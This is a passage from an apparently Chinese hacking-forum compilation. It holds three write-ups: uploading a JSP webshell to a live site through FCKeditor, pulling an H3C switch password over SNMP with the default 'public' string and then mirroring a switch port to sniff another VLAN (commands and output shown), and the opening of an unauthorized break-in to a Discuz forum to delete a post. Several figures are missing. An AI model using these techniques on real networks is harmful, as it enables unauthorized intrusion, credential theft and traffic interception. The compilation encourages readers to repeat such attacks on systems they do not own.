


图 4-2-21

好东西，访问看看，如图 4-2-22:




图 4-2-22

我又看到了希望，选择文件，上传，如图 4-2-23:





访问网站/fckuploadfile/webConotent/file/1379419091303577736.jsp, 如图 4-2-26:



图 4-2-26




图 4-2-27

成功拿下...大家以后看到这种系统可以这样拿下哦...希望大家遇到轻易放弃,当然也不要太执着。因为是看到这个网站系统漏洞百出我才去翻网站找漏洞。

(全文完) 责任编辑: 鲨影\_sharow

## 第12节 内网渗透中跨 vlan 渗透的一种思路

作者: DM\_  
来自: 法客论坛 - F4ckTeam  
网址: <http://team.f4ck.org>

### 前言

随着日益发展的网络技术,网络线路也变的越来越复杂。渗透测试人员在 web 中通过注入,上传等基本或高级脚本渗透方法到达了边界服务器。再深入时则会面对更复杂的网络。比如如何跨 vlan。

### 什么是 vlan

<http://baike.baidu.com/history/id=9328829>

测试拓扑图, 如图 4-5-1:




图 4-5-1

### 测试基本状况概述

一共选取了三台服务器和一个 H3C s3610 三层交换机。顺带笔者的一台笔记本(Kali Linux)。三台服务器代表了 tec503 的基本业务划分。攻击者处在和 webserver 相同的 vlan200 中。并且已控制到 webserver。在交换机上划分了三个 vlan 将 Tec503(假想的目标公司)的数据服务器 (dataserver.tec503.com) 和 web 服务器 (webserver.tec503.com) 及域控分别划分在三个 vlan (vlan100, vlan200, vlan300) 下。vlan100 和 vlan200 不能相互访问。但是都可以访问到 vlan300。

交换机开启 snmp 和 telnet, snmp 一般用来监控交换机流量等。telnet 用于管理三层交换机。

### 测试目标

在尽可能少留下痕迹的前提下，接触到 dataserver 的数据。

### 前期基本渗透过程

在前期信息搜集时发现 tec503.com 存在域传送漏洞。

由此确定了此次测试的目标 ip(5.5.6.4)，如图 4-5-2:




图 4-5-2

并且 webserver 对外开放。在基本探测并且存在 web 漏洞。在获得 webshell 之后并成功获

取到管理权限。在 webserver 上查看到网关 ip 为 172.10.0.1, 试着 ping 一下, 如图 4-5-3:



图 4-5-3

可以 ping 通。telnet 上去看到是一台 H3C 设备, 如图 4-5-4:




图 4-5-4

尝试 123456, password, manager 等简单弱口令登陆, 结果都失败。  
尝试 snmp 弱口令探测(这里的弱口令是指 snmp 管理时用到的团体字符串。  
一般可读权限的为 public, 可读可写的默认为 private), 如图 4-5-5:



图 4-5-5

发现果真使用 public 默认的可读团体字符串。  
继续尝试使用 snmp 获取到 H3C 设备密码, 如图 4-5-6:

```
root@bogon:~# snmpwalk -c public -v 2c 172.10.0.1 1.3.6.1.4.1.25506.2.12
.1.1.1.1.1
iso.3.6.1.4.1.25506.2.12.1.1.1.1.1 = STRING: "admin"
root@bogon:~#
```

图 4-5-6

成功的获取到密码” admin” (忘了说 我前面是故意没有试 admin 的)之后便可以通过这个密码 telnet 登陆到交换机中。

如图 4-5-7, 并成功的进入到 system-view 状态。

```
root@bogon:~# telnet 172.10.0.1
Trying 172.10.0.1...
Connected to 172.10.0.1.
Escape character is '^]'.

*****
*****
* Copyright (c) 2004-2010 Hangzhou H3C Tech. Co., Ltd. All rights reserved. *
* Without the owner's prior written consent, *
* no decompiling or reverse-engineering shall be allowed. *
*****
*****

Login authentication

Password:
<H3C>sys
System View: return to User View with Ctrl+Z.
[H3C]
```

图 4-5-7

### 交换机下的渗透过程

在成功通过 telnet 登陆到交换机后我们便可以开始收集交换机的各种配置信息 (vlan 划分, super 密码, 路由表信息, Ip 池划分等等) 并且这些信息除了 super 密码以外基本都可以通过 snmp 的一个可读字符串获取到。

而且对于思科设备来讲。

如果有个可读可写的团体字符串, 那么直接就可以下载到 cisco 的核心配置文件(含密码字符串等)。

这里需要简单的说说三层交换机的两个最主要的功能, vlan 划分以及端口镜像.端口指的是交换机上的端口, 而不是计算机的服务端口。

端口镜像则是指将交换机某个端口下的数据镜像到另一个端口的技术, 并且可以选择镜像流入或流出的数据包。

这一技术通常应用在企业监控, 流量分析中。在端口镜像时也应注意流量过高引发的问题。这次测试便是通过端口镜像技术获取到 dataserver 发送和接受到的数据包。

我们先分析下这台交换机的配置文件, 如图 4-5-8:

```
[H3C]display current-configuration
#
version 5.20, Release 5309P01
#
sysname H3C
#
super password level 3 cipher %=MD`45J[;[];1(U2@P.SQ!!
#
super authentication-mode scheme local
#
domain default enable system
#
dns resolve
dns server 10.0.1.78
dns domain com
#
```




图 4-5-8

在这里我们可以看到 super 密码 这个密码通过 cipher 加密。加密的字符串可以通过 <http://pan.baidu.com/s/1iQ6Kq> 这个脚本解密。

接下来看看 ip-pool 的划分。

配合前期 nslookup 收集到的信息可以进一步清晰的逼近目标, 如图 4-5-9:

```
dhcp server ip-pool vlan1
network 10.0.1.0 mask 255.255.255.0
gateway-list 10.0.1.76
#
dhcp server ip-pool vlan100
network 5.5.6.0 mask 255.255.255.0
gateway-list 5.5.6.1
dns-list 10.0.2.3
#
dhcp server ip-pool vlan200
network 172.10.0.0 mask 255.255.255.0
gateway-list 172.10.0.1
dns-list 10.0.2.3
#
dhcp server ip-pool vlan300
network 10.0.2.0 mask 255.255.255.0
gateway-list 10.0.2.1
dns-list 10.0.2.3
#
```




图 4-5-9

根据上图可以发现我们现在处于 vlan200 中, 目标处于 vlan100, 域控在 300。那么我们继续看看每个正在使用的接口被划分到了哪个 vlan 中, 如图 4-5-10:

```
interface Ethernet1/0/3
port link-mode bridge
port access vlan 100
#
interface Ethernet1/0/4
port link-mode bridge
port access vlan 200
#
```




图 4-5-10

这里可以看到 Ethernet 1/0/3 在 vlan100 中,而 Ethernet 1/0/4 在 vlan200 中,也就是我们所处的 vlan。

清楚接口划分之后我们开始建立一个本地镜像组 1, 如图 4-5-11:

```
[H3C]display mirroring-group a
[H3C]display mirroring-group all
[H3C]mir
[H3C]mirroring-group ?
    INTEGER<1-2> Mirroring group number
[H3C]mirroring-group 1 ?
    local          Local mirroring group
    mirroring-port Specify mirroring port
    monitor-port   Specify monitor port
    reflector-port Specify reflector port
    remote-destination Remote destination mirroring group
    remote-probe    Specify remote probe vlan
    remote-source   Remote source mirroring group
[H3C]mirroring-group 1 lo
[H3C]mirroring-group 1 local
```




图 4-5-11

然后制定被镜像的端口号, 图 4-5-12:

```
[H3C]mirroring-group 1 ?
    local          Local mirroring group
    mirroring-port Specify mirroring port
    monitor-port   Specify monitor port
    reflector-port Specify reflector port
    remote-destination Remote destination mirroring group
    remote-probe    Specify remote probe vlan
    remote-source   Remote source mirroring group
[H3C]mirroring-group 1 mi
[H3C]mirroring-group 1 mirroring-port E
[H3C]mirroring-group 1 mirroring-port Ethernet 1/0/3 ?
    Ethernet      Ethernet interface
    GigabitEthernet GigabitEthernet interface
    both          Monitor the inbound and outbound packets
    inbound       Monitor the inbound packets
    outbound      Monitor the outbound packets
    to            Range of interfaces
[H3C]mirroring-group 1 mirroring-port Ethernet 1/0/3 bo
[H3C]mirroring-group 1 mirroring-port Ethernet 1/0/3 both
[H3C]
```



图 4-5-12

接着制定监控端口号, 如图 4-5-13:

```
[H3C]mirroring-group 1 moni
[H3C]mirroring-group 1 monitor-port e
[H3C]mirroring-group 1 monitor-port Ethernet 1/0/4
[H3C]
```




图 4-5-13

然后登陆到我们控制的 webserver。使用抓包软件分析目标的数据包。

这是捕获 ICMP 数据包的示意图, 如图 4-5-14:




图 4-5-14

这是捕获 HTTP 数据包的示意图, 如图 4-5-15:




图 4-5-15

其他协议也应如此, 具体分析过程就不叙述了。

### 后记

路由和交换机在渗透过程中越来越常见,并且由于管理员配置经验欠当.经常出现默认配置,弱口令等配置不当的问题.而且路由和交换机在网络中所处的位置也更加体现了它在一次渗透过程中的重要性.

### 参考

H3C 以太网交换机配置指南

wireshark 抓包实战分析指南 第二版

WooYun: 中国移动 H3C 防火墙侧漏利用 snmp 获取管理员密码成功登录设备

(全文完) 责任编辑: 鲨影\_sharow

## 第13节 Discuz x3 曲折删帖

作者: 哼哼哈哈

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org/>

好久没发帖子了,刚好今天休息,把最几天刚搞的一点东西,整理总结了一下,写出来分享给众基友,无亮点,大牛勿喷。

话说某天妹子找我,让我帮她删个帖子,年少无知的时候在论坛里留的个人信息和图片,让我帮忙删了于是就有了此文。

### 0x1 顺利旁站

简单看了下,服务器 linux,主站用的是 Discuz X3 ,这么高端的 cms,我等小菜一没有 Oday,二没有 exp,上网搜了一下 x3 的有关漏洞,算了,想多了.然后御剑看了下旁站,如图 1-2-1:



图 1-2-1

好在还有一个站,不然就无从下手了,随手在域名后面加了个 robots.txt,如图 1-2-2:

```

User-agent: *
Disallow: /plus/ad_js.php
Disallow: /plus/advancedsearch.php
Disallow: /plus/car.php
Disallow: /plus/carbuyaction.php
Disallow: /plus/shops_buyaction.php
Disallow: /plus/erraddsave.php
Disallow: /plus/posttocar.php
Disallow: /plus/disdls.php
Disallow: /plus/feedback_js.php
Disallow: /plus/mytag_js.php
Disallow: /plus/rss.php
Disallow: /plus/search.php
Disallow: /plus/recommend.php
Disallow: /plus/stow.php
Disallow: /plus/court.php
Disallow: /include
Disallow: /templets

```

图 1-2-2



